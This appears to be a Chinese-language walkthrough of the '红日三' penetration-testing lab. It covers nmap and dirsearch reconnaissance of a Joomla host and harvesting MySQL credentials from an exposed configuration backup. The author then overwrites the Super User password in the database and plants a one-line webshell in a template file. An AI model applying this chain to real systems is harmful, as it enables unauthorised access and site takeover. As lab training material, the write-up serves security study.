

红日三

拓扑图
此图仅供参考,IP地址有误
Centsos
前期探测
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sn 192.168.1.39
[sudo] kali 的密码:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 03:29 EDT
Nmap scan report for bogon (192.168.1.39)
Host is up (0.0012s latency).
MAC Address: 70:1A:B8:CD:57:E4 (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 03:30 EDT
Nmap scan report for bogon (192.168.1.1)
Host is up (0.011s latency).
MAC Address: 3C:FF:D8:34:07:21 (Huawei Technologies)
Nmap scan report for bogon (192.168.1.3)
Host is up (0.011s latency).
MAC Address: 28:41:EC:10:BB:70 (Huawei Technologies)
Nmap scan report for bogon (192.168.1.13)
Host is up (0.10s latency).
MAC Address: 14:F6:D8:28:9B:DC (Intel Corporate)
Nmap scan report for bogon (192.168.1.25)
Host is up (0.041s latency).
MAC Address: 8C:C6:81:95:53:E9 (Intel Corporate)
Nmap scan report for bogon (192.168.1.39)
Host is up (0.0013s latency).
MAC Address: 70:1A:B8:CD:57:E4 (Intel Corporate)
Nmap scan report for bogon (192.168.1.48)
Host is up.
MAC Address: 70:D8:23:2A:4F:04 (Intel Corporate)
Nmap scan report for bogon (192.168.1.59)
Host is up (0.090s latency).
MAC Address: 82:A5:96:90:31:20 (Unknown)
Nmap scan report for bogon (192.168.1.68)
Host is up (0.00018s latency).
MAC Address: 00:0C:29:32:46:C9 (VMware)
Nmap scan report for bogon (192.168.1.44)
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 2.58 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap --min-rate 10000 -p- 192.168.1.68
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 03:30 EDT
Nmap scan report for bogon (192.168.1.68)
Host is up (0.00011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 00:0C:29:32:46:C9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.14 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sT -sV -sC -O -p22,80,3306 192.168.1.68
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 03:31 EDT
Nmap scan report for bogon (192.168.1.68)
Host is up (0.0010s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 25:84:c6:cc:2c:8a:7b:8f:4a:7c:60:f1:a3:c9:b0:22 (DSA)
|_  2048 58:d1:4c:59:2d:85:ae:07:69:24:0a:dd:72:0f:45:a5 (RSA)
80/tcp   open  http    nginx 1.9.4
|_http-title: Home
|_http-server-header: nginx/1.9.4
|_http-generator: Joomla! - Open Source Content Management
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
3306/tcp open  mysql   MySQL 5.7.27-0ubuntu0.16.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.27-0ubuntu0.16.04.1
|   Thread ID: 12
|   Capabilities flags: 63487
|   Some Capabilities: DontAllowDatabaseTableColumn, SupportsTransactions, Speaks41ProtocolOld, IgnoreSpaceBeforeParenthesis, LongColumnFlag, FoundRows, Support41Auth, IgnoreSigpipes, LongPassword, InteractiveClient, ODBCClient, SupportsCompression, SupportsLoadDataLocal, Speaks41ProtocolNew, ConnectWithDatabase, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: J\x1BXr\bEg{\x10\x0CM+\x07\x127Ulx\x19
|_  Auth Plugin Name: mysql_native_password
MAC Address: 00:0C:29:32:46:C9 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.29 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sU --top-ports 20 192.168.1.68
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 03:32 EDT
Nmap scan report for bogon (192.168.1.68)
Host is up (0.00078s latency).

PORT      STATE         SERVICE
53/udp    closed        domain
67/udp    closed        dhcps
68/udp    open|filtered dhcpc
69/udp    closed        tftp
123/udp   closed        ntp
135/udp   closed        msrpc
137/udp   closed        netbios-ns
138/udp   closed        netbios-dgm
139/udp   closed        netbios-ssn
161/udp   closed        snmp
162/udp   closed        snmptrap
445/udp   closed        microsoft-ds
500/udp   closed        isakmp
514/udp   closed        syslog
520/udp   closed        route
631/udp   closed        ipp
1434/udp  closed        ms-sql-m
1900/udp  closed        upnp
4500/udp  closed        nat-t-ike
49152/udp closed        unknown
MAC Address: 00:0C:29:32:46:C9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.70 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap --script=vuln -p22,80,3306 192.168.1.68
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 03:33 EDT
Nmap scan report for bogon (192.168.1.68)
Host is up (0.00076s latency).

PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=bogon
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://bogon:80/
|     Form id: mod-search-searchword87
|     Form action: /index.php
|
|     Path: http://bogon:80/index.php
|     Form id: mod-search-searchword87
|_    Form action: /index.php
|_http-phpself-xss: ERROR: Script execution failed (use -d to debug)
| http-dombased-xss:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=bogon
|   Found the following indications of potential DOM based XSS:
|
|     Source: window.open(this.href,'win2','status=no,toolbar=no,scrollbars=yes,titlebar=no,menubar=no,resizable=yes,width=640,height=480,directories=no,location=no')
|_    Pages: http://bogon:80/, http://bogon:80/, http://bogon:80/, http://bogon:80/, http://bogon:80/index.php, http://bogon:80/index.php, http://bogon:80/index.php, http://bogon:80/index.php
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
3306/tcp open  mysql
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:32:46:C9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3435.47 seconds

进入页面
发现是个cms
80
目录扫描
┌──(kali㉿kali)-[~/Desktop]
└─$ dirsearch -u http://192.168.1.68
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Desktop/reports/http_192.168.1.68/_24-03-21_04-35-56.txt

Target: http://192.168.1.68/

[04:35:56] Starting:
[04:35:58] 403 -  277B  - /.configuration.php.swp
[04:36:00] 403 -  277B  - /.ht_wsr.txt
[04:36:00] 403 -  277B  - /.htaccess.bak1
[04:36:00] 403 -  277B  - /.htaccess.orig
[04:36:00] 403 -  277B  - /.htaccess.save
[04:36:00] 403 -  277B  - /.htaccess.sample
[04:36:00] 403 -  277B  - /.htaccess_extra
[04:36:00] 403 -  277B  - /.htaccess_sc
[04:36:00] 403 -  277B  - /.htaccessOLD
[04:36:00] 403 -  277B  - /.htaccessBAK
[04:36:00] 403 -  277B  - /.htaccess_orig
[04:36:00] 403 -  277B  - /.htm
[04:36:00] 403 -  277B  - /.htaccessOLD2
[04:36:00] 403 -  277B  - /.htpasswd_test
[04:36:00] 403 -  277B  - /.httr-oauth
[04:36:00] 403 -  277B  - /.htpasswds
[04:36:00] 403 -  277B  - /.html
[04:36:02] 403 -  277B  - /.php
[04:36:05] 200 -   24KB - /1.php
[04:36:05] 200 -    0B  - /2.php
[04:36:19] 301 -  320B  - /administrator  ->  http://192.168.1.68/administrator/
[04:36:19] 200 -    2KB - /administrator/
[04:36:19] 200 -   31B  - /administrator/cache/
[04:36:20] 200 -  524B  - /administrator/includes/
[04:36:20] 200 -    2KB - /administrator/index.php
[04:36:20] 301 -  325B  - /administrator/logs  ->  http://192.168.1.68/administrator/logs/
[04:36:20] 200 -   31B  - /administrator/logs/
[04:36:27] 301 -  310B  - /bin  ->  http://192.168.1.68/bin/
[04:36:27] 200 -   31B  - /bin/
[04:36:29] 301 -  312B  - /cache  ->  http://192.168.1.68/cache/
[04:36:29] 200 -   31B  - /cache/
[04:36:30] 200 -   31B  - /cli/
[04:36:31] 301 -  317B  - /components  ->  http://192.168.1.68/components/
[04:36:31] 200 -   31B  - /components/
[04:36:32] 200 -    0B  - /configuration.php
[04:36:32] 200 -    2KB - /configuration.php~
[04:36:45] 200 -    1KB - /htaccess.txt
[04:36:46] 301 -  313B  - /images  ->  http://192.168.1.68/images/
[04:36:46] 200 -   31B  - /images/
[04:36:47] 200 -   31B  - /includes/
[04:36:47] 301 -  315B  - /includes  ->  http://192.168.1.68/includes/
[04:36:47] 200 -    4KB - /index.php
[04:36:47] 200 -    3KB - /index.php/login/
[04:36:50] 301 -  315B  - /language  ->  http://192.168.1.68/language/
[04:36:50] 200 -   31B  - /layouts/
[04:36:51] 301 -  316B  - /libraries  ->  http://192.168.1.68/libraries/
[04:36:51] 200 -   31B  - /libraries/
[04:36:51] 200 -    7KB - /LICENSE.txt
[04:36:55] 301 -  312B  - /media  ->  http://192.168.1.68/media/
[04:36:55] 200 -   31B  - /media/
[04:36:57] 301 -  314B  - /modules  ->  http://192.168.1.68/modules/
[04:36:57] 200 -   31B  - /modules/
[04:37:08] 301 -  314B  - /plugins  ->  http://192.168.1.68/plugins/
[04:37:08] 200 -   31B  - /plugins/
[04:37:12] 200 -    2KB - /README.txt
[04:37:14] 200 -  392B  - /robots.txt
[04:37:16] 403 -  277B  - /server-status
[04:37:16] 403 -  277B  - /server-status/
[04:37:26] 301 -  316B  - /templates  ->  http://192.168.1.68/templates/
[04:37:26] 200 -   31B  - /templates/
[04:37:26] 200 -    0B  - /templates/beez3/
[04:37:26] 200 -    0B  - /templates/protostar/
[04:37:26] 200 -    0B  - /templates/system/
[04:37:26] 200 -   31B  - /templates/index.html
[04:37:27] 301 -  310B  - /tmp  ->  http://192.168.1.68/tmp/
[04:37:27] 200 -   31B  - /tmp/
[04:37:35] 200 -  628B  - /web.config.txt
administrator后台登录页面

既然如此,cms的名称我们已经知道了,那么我们试试看能不能找到他具体版本
在网上找到个joomscan,是kali社区所支持的。
    ____  _____  _____  __  __  ___   ___    __    _  _
   (_  _)(  _  )(  _  )(  \/  )/ __) / __)  /__\  ( \( )
  .-_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
  \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
                        (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://192.168.1.68 ...


[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 3.9.12

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking Directory Listing
[++] directory has directory listing :
http://192.168.1.68/administrator/components
http://192.168.1.68/administrator/modules
http://192.168.1.68/administrator/templates
http://192.168.1.68/images/banners


[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://192.168.1.68/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://192.168.1.68/robots.txt

Interesting path found from robots.txt
http://192.168.1.68/joomla/administrator/
http://192.168.1.68/administrator/
http://192.168.1.68/bin/
http://192.168.1.68/cache/
http://192.168.1.68/cli/
http://192.168.1.68/components/
http://192.168.1.68/includes/
http://192.168.1.68/installation/
http://192.168.1.68/language/
http://192.168.1.68/layouts/
http://192.168.1.68/libraries/
http://192.168.1.68/logs/
http://192.168.1.68/modules/
http://192.168.1.68/plugins/
http://192.168.1.68/tmp/


[+] Finding common backup files name
[++] Backup files are not found

[+] Finding common log files name
[++] error log is not found

[+] Checking sensitive config.php.x file
[++] Readable config file is found
 config file path : http://192.168.1.68/configuration.php~


Your Report : reports/192.168.1.68/
发现版本为3.9.12。看看网上有没有什么公开漏洞
没有对应版本的
再看看之前扫出来的有什么有用的吗?
/configuration.php~
他们的配置文件

public $dbtype = 'mysqli';
public $host = 'localhost';
public $user = 'testuser';
public $password = 'cvcvgjASD!@';
哈哈,mysql的登录账号密码。
试试远程登录,毕竟3306还开着。
┌──(kali㉿kali)-[~]
└─$ mysql -h 192.168.1.68 -utestuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 118
Server version: 5.7.27-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
+--------------------+
2 rows in set (0.002 sec)

MySQL [(none)]> use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [joomla]> show tables;
+-------------------------------+
| Tables_in_joomla              |
+-------------------------------+
...
| am2zu_users                   |
...
+-------------------------------+
156 rows in set (0.003 sec)
这里其实是两个umnbt_users和am2zu_users
之所以选择后者是因为配置文件里提示我们是后者。
public $dbprefix = 'am2zu_';
所以我们看看里面是个啥。
MySQL [joomla]> select * from am2zu_users;
+-----+----------------+---------------+---------------+-------------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------+--------+---------------------+------------+--------+------+--------------+
| id  | name           | username      | email         | password                                                          | block | sendEmail | registerDate        | lastvisitDate       | activation | params | lastResetTime       | resetCount | otpKey | otep | requireReset |
+-----+----------------+---------------+---------------+-------------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------+--------+---------------------+------------+--------+------+--------------+
| 891 | Super User     | administrator | test@test.com | $2y$10$t1RelJijihpPhL8LARC9JuM/AWrVR.nto/XycrybdRbk8IEg6Dze2      |     0 |         1 | 2019-10-19 12:48:41 | 0000-00-00 00:00:00 | 0          |        | 0000-00-00 00:00:00 |          0 |        |      |            0 |
+-----+----------------+---------------+---------------+-------------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------+--------+---------------------+------------+--------+------+--------------+
是个超级用户,那我们能不能修改这个超级用户来用我们的密码。
MySQL [joomla]> update am2zu_users set password = md5("123456") where id=891;
Query OK, 1 row affected (0.014 sec)
Rows matched: 1  Changed: 1  Warnings: 0
修改成功,试试登录。

得,进来了。
现在就是跟wp一样,找个页面,写个一句话木马,蚁剑连接。
获取shell
先找主题吧



点上面的beez3
![[Pasted image 20240321170629.png]]
这里我直接在error.php上面,去写入一句话木马。
写入之后还有找路径
当初目录扫描时就发现了一条路径。
[04:37:26] 200 - 0B - /templates/beez3/
直接访问

搞定,获取到了。
进去看看。
